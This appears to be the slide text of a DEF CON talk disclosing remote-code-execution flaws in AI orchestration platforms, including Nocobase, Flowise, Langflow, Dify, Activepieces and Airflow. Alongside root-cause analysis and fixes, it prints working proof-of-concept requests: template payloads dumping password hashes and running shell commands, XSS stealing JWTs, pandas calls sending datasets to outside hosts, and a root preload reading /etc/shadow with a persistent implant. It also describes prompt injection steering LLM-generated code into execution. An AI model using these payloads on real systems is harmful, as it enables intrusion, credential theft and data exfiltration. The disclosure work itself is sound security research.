

Nocobase CVE-2026-41640 Nocobase CVE-2026-41641 Kestra 9.8 beforeCommands (intended)
Airflow CVE-2026-30898 Nocobase GHSA-42wx-r3jw-6c5h Flowise GHSA-w7x8-q2gp-5cgg
Langflow GHSA-9fpm-3445-2vx4 Langflow GHSA-8xrc-2jr4-78j7 Langflow GHSA-w794-rj3p-xv45
Activepieces GHSA-gr3h-c2j7-r52g Activepieces GHSA-3pfv-m69p-5fv5 Dify root preload
Nocobase CVE-2026-41640 Nocobase CVE-2026-41641 Kestra 9.8 beforeCommands (intended)

DEF CON 34

Hacking Your Life with AI Can Get You **Hacked**

How AI orchestration platforms ship RCE by design

Peyton Kennedy · **p80n-sec** · Endor Labs

THE ASSUMPTION BEHIND ALL 7 PLATFORMS

**“Anyone who can touch a workflow is
trusted to run code on the host.”**

whoami

The hunt

p80n-sec

Peyton Kennedy
Senior Security Researcher
Endor Labs

7

platforms
audited

13

findings
disclosed


4

languages
Java · Python · TS · Go

What AI orchestration platforms are




Drag-and-drop workflows with LLM nodes, Webhooks, and connectors. **Deployed as critical infrastructure.**



Why these matter: reachability, not popularity

The steps are where the danger lives



The spine of this talk

A spectrum: from accidental to intentional



ACCIDENTAL

Tried to build security but shipped it broken.
Nocobase

LLM AS CODE

Trusted LLM output as executable code.
Flowise · Langflow

WRONG PHASE

Built or applied a sandbox but to the wrong phases.
Dify · Activepieces

INTENTIONAL

Don't sandbox , “it's your problem.”
Kestra · Airflow



The boundary they assumed vs what they got.

UNTRUSTED · WHO CALLS IT

⚡ Unauthenticated webhook

👤 Low-privilege user

👥 Internal-network caller

🔑 A single config flag



TRUST BOUNDARY THE VENDOR ASSUMED · “THE WORKFLOW AUTHOR IS TRUSTED”

Workflow execution engine

`eval()` · `exec()` · `subprocess`



Host

`OS` · `DB` · `secrets` · `uid 0`

Assumed: **author-only access**. Actual: **anyone who can reach the engine gets the host.**



Nocobase: the “we tried” end

Nocobase

TS/Node

GHSA-42wx-r3jw-6c5h

DEFENSE 01

Built a sandbox

SES Compartment

✗ lock commented out

DEFENSE 02

Built input validation

preprocessor scrub

✗ string matching

DEFENSE 03

Built a Proxy guard

context wrapper

✗ leaks private field

Defenses are present, just a bit **broken**.

One endpoint, lowest privilege

Nocobase

TS/Node

GHSA-42wx-r3jw-6c5h


POST /api/variables:resolve

Evaluates user template expressions inside an SES Compartment.

- ◆ Resolves placeholders in workflow config
- ◆ Pulls in record fields, dates, current-user values
- ◆ Lets automations reference live data
- ◆ Legitimate templating, nothing more

```
// packages/plugins/@nocobase/plugin-flow-engine/src/server/plugin.ts:40  
this.app.acl.allow('variables', 'resolve', 'loggedIn'); ← any logged-in user
```

The lowest-privileged account can reach the sandbox.



Three failures stack

Nocobase

TS/Node

GHSA-42wx-r3jw-6c5h



one request
↓
full DB → OS

Defense in depth to **defeated in depth.**



Failure #1: the preprocessor is string matching

Nocobase

TS/Node

GHSA-42wx-r3jw-6c5h

```
// resolver.ts:198 scrubs "ctx." and "ctx[" with indexOf()  
// rename ctx inside an arrow fn and it's invisible:  
((c) => c.koaCtx.app.db.sequelize.query('SQL'))(ctx) ← "c.koaCtx" ≠ "ctx."
```

Alias `ctx` and the rewriter never sees it.

BIND TO A NEW NAME

```
((c) => c.koaCtx...)(ctx)
```

DESTRUCTURE IT OUT

```
{ koaCtx } = ctx
```

BUILD THE ACCESS

```
ctx["koa"+"Ctx"]
```


A textual scan over `"ctx."` is a **lexical filter on a semantic property**. Renaming is free in JavaScript, so the scan can never enumerate the paths that reach the context.

What is SES (Secure ECMAScript)?

Nocobase TS/Node

GHSA-42wx-r3jw-6c5h

Hardened-JS isolation. Agoric's Endo project, the basis for TC39 Compartments.



```
import 'ses';
lockdown(); // freeze the intrinsics
const box = new Compartment({}); // no ambient authority
box.evaluate(userExpr); // only what you pass in
```

In-process JS isolation **by capability**, not by container.

SAFE ONLY IF
(1) `lockdown()` is called → Failure #3

SAFE ONLY IF
(2) no powerful object leaks in → Failure #2

Failure #2: the Proxy leaks the private field

Nocobase TS/Node

GHSA-42wx-r3jw-6c5h


```
// contexts.ts:106
this._proxy = new Proxy(this, {
  get: (target, key, receiver) => {
    if (Reflect.has(target, key)) {
      // true for the "private" koaCtx

      const v = Reflect.get(target, key, receiver);
      return typeof v === 'function' ? v.bind(target) : v;
    }
  },
});
```

This breaks obligation #2

SES stays safe only if no powerful object crosses in. The Proxy is exactly that boundary, and it leaks.

koaCtx is a live handle to the Koa request, and through it ctx.app.db, the Sequelize instance, and the full runtime.



TS private compiles to a normal property. The guard was meant to be the endowment boundary, so this hands a powerful object straight into the compartment.





~~lockdown()~~


Failure #3: the lock is commented out

```
// resolver.ts:14-25  
// lockdown(); // TODO ← SES intrinsic hardening: disabled
```

They had the control and **disabled the lock.**

The exploit: one request, full DB → OS

Nocobase TS/Node GHSA-42wx-r3jw-6c5h



POC 1 · DUMP CREDENTIALS

```
POST /api/variables:resolve HTTP/1.1
Host: TARGET:13000
Authorization: Bearer $TOKEN # member role
Content-Type: application/json
{"values":{"template":{"{ (c)=>c.koaCtx.app.db.sequelize.query(\"SELECT id,email,password FROM users\")}(ctx) }"}}}
```

The users table, hashes included, in the response.

POC 2 · ESCALATE TO OS

```
POST /api/variables:resolve HTTP/1.1
Host: TARGET:13000
Authorization: Bearer $TOKEN # member role
Content-Type: application/json
{"values":{"template":{"{ (c)=>c.koaCtx.app.db.sequelize.query(\"COPY (SELECT 1) TO PROGRAM 'id > /tmp/pwned'\")}(ctx) }"}}}
```

Postgres COPY ... TO PROGRAM runs a shell command on the host.



Three companion findings: same failure mode

Nocobase TS/Node

Stored XSS → account takeover

8.7 HIGH

flow-engine · flowI18n.ts:73 · CWE-79/95 · ≤ 2.0.32

```
// compileTemplate() on a stored title
new Function('$root', `with($root){
return (${optionsStr}); }`)({})
// empty {} → lookups fall through to window
```

- 1 Builder writes a poisoned title via flowModels:save
- 2 Any loggedIn user renders it, payload fires in their browser
- 3 fetch() exfiltrates the JWT from localStorage

Admin token = full control. Payload can re-save itself → self-propagating worm.

SQLi via validator gap

7.2 HIGH

plugin-collection-sql · CWE-89 · CVE-2026-41641

```
checkSQL() on collections:create ✓
checkSQL() on sqlCollection:execute ✓
checkSQL() on sqlCollection:update × missing
```

- 1 Create a SQL collection with benign SELECT 1, passes
- 2 update it to SELECT * FROM users, no validation
- 3 :list the collection → rows returned

Hashes dumped; on PostgreSQL db link / pg_read_file reach other DBs & host files.

SQLi via recursive CTE


7.5 HIGH

@nocobase/database · eager-loading-tree.ts:59 · CVE-2026-41640

```
// nodeIds are row primary keys
... WHERE id IN
('${nodeIds.join("','")}')
// string PK concat → injected UNION branch
```

- 1 Create a tree collection with string primary keys
- 2 Insert a record whose PK is a UNION
- 3 payload recursively=true load → error-based extraction

Credential dump confirmed; on PostgreSQL superuser COPY ... TO PROGRAM reaches OS exec.



Nocobase sets the floor

**A permissive threat model emerges when
*velocity > review.***

Sometimes, due to classic vulnerabilities.

Section 2.2 · A new injection class

LLM output == user
input

We spent a decade learning not to eval () user input.

A regex blocklist for LLM Python

Flowise

TS+Pyodide

GHSA-w7x8-q2gp-5cgg

38

regex patterns
on the blocklist

```
# validatePythonCodeForDataFrame(): reject on match
/\bimport\b/
/\beval\s*\(/
/\bos\./
# ... 35 more. Accept everything else.
```

Reject on match. **Accept everything else.**

The fatal setup: the executor pre-imports the danger

Flowise TS+Pyodide

GHSA-w7x8-q2gp-5cgg

Before running LLM code, executor prepends:

```
import pandas as pd
import numpy as np
```



Entire **pandas / numpy** API reachable, with **no import keyword** in the output.

Block imports all you want. **The dangerous API is already in scope.**

One blocklist, six ways around it

Flowise TS+Pyodide

GHSA-w7x8-q2gp-5cgg

A 38-pattern regex blocklist, and the payloads that walk straight through.

VERDICT	PAYLOAD	WHAT IT GETS YOU
✓ BYPASSED	pd.read_json("http://..." + df.to_json())	Full dataset exfiltration
✓ BYPASSED	pd.read_csv("http://169.254.169.254/...")	SSRF → cloud metadata creds
✓ BYPASSED	pd.read_html("http://..." + df.to_html())	Exfil, a different function
✓ BYPASSED	np.ctypeslib.load_library(...)	Native library load
✓ BYPASSED	chr(101)+chr(118)+chr(97)+chr(108)	Builds "eval" at runtime - RCE
✓ BYPASSED	importlib	\bimport\b never fires (t→l)
× BLOCKED	import os	The one literal control case

Blocklists enumerate the bad. The bad is unbounded.

The patch was a bandaid, not a fix

Flowise

TS+Pyodide

GHSA-w7x8-q2gp-5cgg

The prior patch tightened a regex for a technique this bug never used:

	ZDI patch (≤3.0.13)	This bug (3.1.0–3.1.2)
Technique	import aliasing	pre-imported pd/np
Needs import	Yes	No
Caught by /\bimport\b/	Yes	No
Complexity	moderate	trivial

But the version number was never the point.


A bigger blocklist can't fix this

Badness is unbounded. Build `eval` from `chr()`, reach it via `getattr`, alias it, enter through another pre-imported lib. You can't enumerate an infinite set.

The capability is the bug. LLM-steerable code is handed a full CPython runtime: network, filesystem, every in-scope dataset. No string filter makes that safe.

The fix isn't a longer list. Don't hand untrusted code dangerous capability. Use an AST allowlist, no ambient authority.

It patched the symptom. The real issue is a threat model that treats model-generated code as safe enough to execute.




Live demo

Flowise Prompt Injection to Code Execution and Dataset Exfil

Full chain: unauthenticated prompt → RCE / exfil

Flowise TS+Pyodide

GHSA-w7x8-q2gp-5cgg



Single prompt. Full compromise. **No authentication.**

Langflow: same story, simpler bypass


Langflow

Python

GHSA-9fpm-3445-2vx4

```
# lambda_filter.py, the ENTIRE validation:  
def _validate_lambda(self, t): return t.strip().startswith("lambda") and ":" in t  
  
fn = eval(lambda_text) ← eval() on LLM output
```

Starts with "lambda," has a colon. **That's it.**



Live demo

Langflow Lambda trouble: Chat transform to Shell

What the demo showed: one chat message → shell

Langflow

Python

GHSA-9fpm-3445-2vx4

1

Open the Langflow chat

a flow with a Smart Transform / Lambda Filter node, no code editor, no API

2

Send one chat message

drives the node to emit `lambda x: __import__('os').system('id')`

3

The validator passes

entire check: `startswith("lambda")` and `":"` in `t`

4

eval() runs the lambda

`fn = eval(lambda_text)`, arbitrary Python on the host

5

Calculator!!!!

`open -a Calculator` runs without any error

custom_component: exec() on user Python

the endpoint

```
POST /api/v1/custom_component
```

accepts a JSON "code" field of raw Python

the sink · validate.py:442

```
exec(compiled_class, exec_globals, exec_locals) ←  
no sandbox
```

PoC · payload in __init__

```
class RCE(Component):  
    def __init__(self, **kw):  
        super().__init__(**kw)  
        os.system('touch /tmp/pwned') ← on validate
```

MCP server config: shell metacharacter injection

Langflow

Python

GHSA-w794-rj3p-xv45

the sink · mcp/util.py

```
full_command = " ".join([command, *args]) ←  
unsanitizedStdioServerParameters(command="bash",  
    args=["-c", f"exec {command_str}"]) ← via shell
```

PoC · POST /api/v2/mcp/servers/{name}

```
"command": "python3",  
"args": ["-c",  
    "$ (touch /tmp/mcp && echo print(123))"]
```

\$() runs on the host first; print(123) keeps python valid

Fires the moment an **MCP Tools** node selects the server. **Command substitution on the host.**

Langflow's trust boundary is one flag deep

Langflow Python

MCP config injection

post-auth by default

custom_component exec()

post-auth by default

Smart Transform eval()

post-auth by default but can be pre-auth depending on trigger



flip one env var

LANGFLOW_SKIP_AUTH_AUTO_LOGIN=true → pre-auth RCE

One env var flips “trusted user” to “anyone.”



Section takeaway

**Regex blocklists can't secure a pre-imported API.
Trivial validators can't constrain an LLM.**

Fix = AST allowlisting or PROPER sandboxing. None of them have it.

Section 2.3 · A sandbox is not a sandbox

The right primitive, activated one phase too late

Every “sandbox” here is the same job under different names: block dangerous syscalls (**seccomp**), fake the filesystem root (**chroot**), drop out of root (**setuid**), plus in-process cages (a **V8 isolate**, a **WASM runtime**). Different mechanisms, one purpose: cage the code.

PHASE 1 · BOOTSTRAP

Attacker's code runs here

uid 0 · no seccomp · full host



PHASE 2 · THE REAL SANDBOX ACTIVATES

seccomp + chroot + setuid / V8 isolate

now everything is confined: too late

The isolation is real. It just runs after the attacker.

Dify: the bootstrap ordering

Dify

Go+Python

```
# internal/core/runner/python/prescript.py
os.chdir(running_path)
```

```
{{preload}}
```

← runs as ROOT: no seccomp, no chroot

```
lib.DifySeccomp({{uid}},{{gid}},{{enable_network}})
```

← confinement happens AFTER

```
with os.fdopen(3,"rb") as code_fd:
```

← user code (finally sandboxed)

```
code = code_fd.read().decode("utf-8")
```

The sandbox protects everything except **the thing the attacker controls**.

The timeline

Dify Go+Python

DANGER ZONE · unconfined

- ◆ preload runs as uid 0
- ◆ CapEff = full capability mask
- ◆ NoNewPrivs = 0, no seccomp filter

💀 attacker payload lands here

DifySeccomp()

SAFE ZONE · confined

- ◆ chroot+seccomp+setuid
- ◆ Only user code runs here, fully confined

Attacker code executes in the unconfined zone.

PoC:read /etc/shadow as root

DifyGo+Python

POST /v1/sandbox/run

enable_preload = true

X-API-Key: dify-sandbox

REQUEST

```
POST /v1/sandbox/run HTTP/1.1
Host: localhost:8194
X-API-Key: dify-sandbox
Content-Type: application/json
{
  "language": "python3",
  "code": "def main(): return {}",
  "preload": "import os,subprocess;
print(\"euid =\", os.geteuid());
print(open(\"/etc/shadow\").read()
      .splitlines()[1])",
  "enable_network": true
}
```

RESPONSE – RUNS BEFORE THE SANDBOX DROPS

```
{"code":0,"message":"success","data":{"error":"","stdout":
euid = 0
Uid:  0 0 0 0
CapEff:  00000000a80425fb
NoNewPrivs:  0
id = uid=0(root) gid=0(root)
shadow = ['root:*::0:99999:7:::']
}}
```

Reproduced against dify-sandbox:0.2.15. The preload string runs as uid 0, before DifySeccomp() ever fires.

default X-API-Key = dify-sandbox



Persistence: poison python.so

Dify Go+Python

attacker writes

```
/var/sandbox/sandbox-python/python.so
```

```
every run: ctypes.CDLL("./python.so")
```


- Run #2 (other tenant)
- Run #3
- Run #N

- ◆ pre load runs as root *before* the sandbox drops privileges, so it can write anywhere
- ◆ python.so is reloaded every run via ctypes.CDLL(), with no integrity check
- ◆ The path is shared across runs, so the implant reaches **other tenants'** executions

One exploit = **persistent root over every future run**, including other tenants'.

Dify: where the trust boundaries actually sit

DifyGo+Python



The fix is one line but they accepted the risk

Diffy

Go+Python

the one-line fix

```
+ lib.DifySeccomp(uid, gid, net) # move above

{{preload}}

- lib.DifySeccomp(uid, gid, net) # was here, too late
```

Drop seccomp + chroot **before** the preload string runs. **The whole risk class disappears**

maintainer response

CLOSED · WORKING AS DESIGNED

- ✦ Raised in issue #27, preload disabled by default in PR #96. **Known since 2024.**
- ✦ “A privileged bootstrap for trusted code. Enabling it **intentionally changes the trust model.**”
- ✦ Not reachable via the sandbox API or a normal user and an **operator must edit the deploy config.** Risk passed to the deployer.

my rebuttal

“Trusted via config” breaks when that code arrives over an **HTTP request with one auth header** and runs as **uid 0.**

Activepieces: same mistake, one layer up

Activepieces

TS/Node

GHSA-gr3h-c2j7-r52g

index.js (compiled):

```
var child_process = require("child_process");
child_process.execSync("whoami");
fs.writeFileSync("/tmp/proof", data);
exports.code = async (inputs) => {...}
```

← top-level: runs in host engine (NO isolate)

← ONLY this goes to the V8 isolate (too late)

importFresh() = require(). Top-level code runs before the isolate exists.

Secrets out of a “sandboxed” step

Activepieces

TS/Node

GHSA-gr3h-c2j7-r52g

```
{ "executionMode": "SANDBOX_CODE_ONLY", "user": "root",  
  "id": "uid=0(root) gid=0(root)",  
  "ENCRYPTION_KEY": "82244b...", "JWT_SECRET": "ZVCRICW5q..." }
```

AP_ENCRYPTION_KEY + AP_JWT_SECRET read despite SANDBOX_CODE_ONLY.

Command injection via the step name

Activepieces

TS/Node

GHSA-3pfv-m69p-5fv5



PoC · the Code step


```
step:
  type: CODE
  name: "; touch /tmp/pwn; #" ← concatenated into bun
  build
  code: "export const code = ..."
```

Co-reported with kodareef5 · Aviral2642



Section takeaway

A real isolation primitive applied to the wrong phase.
Whatever runs first becomes the attack surface.



Section 2.4 · “Working as intended”

“That's intended behavior. Security is the deployer's problem.”

Don't sandbox. Don't validate. “The workflow author is trusted.”

Airflow: trigger ≠ author

Apache Airflow

Python

CVE-2026-30898

providers/standard/operators/bash.py:235

```
subprocess.run(["bash", "-c", self.bash_command], ...) ← rendered conf, unescaped
```

1 · the DAG an author ships

```
from airflow.operators.bash import BashOperator

BashOperator(
    task_id="notify",
    bash_command="echo {{ dag_run.conf['msg'] }}",
) ← renders trigger-time conf
```



2 · PoC · trigger the DAG

POST /api/v1/dags/notify/dagRuns

Content-Type: application/json

```
{"conf": {"msg": "${id}"}} ← runs on the worker
```

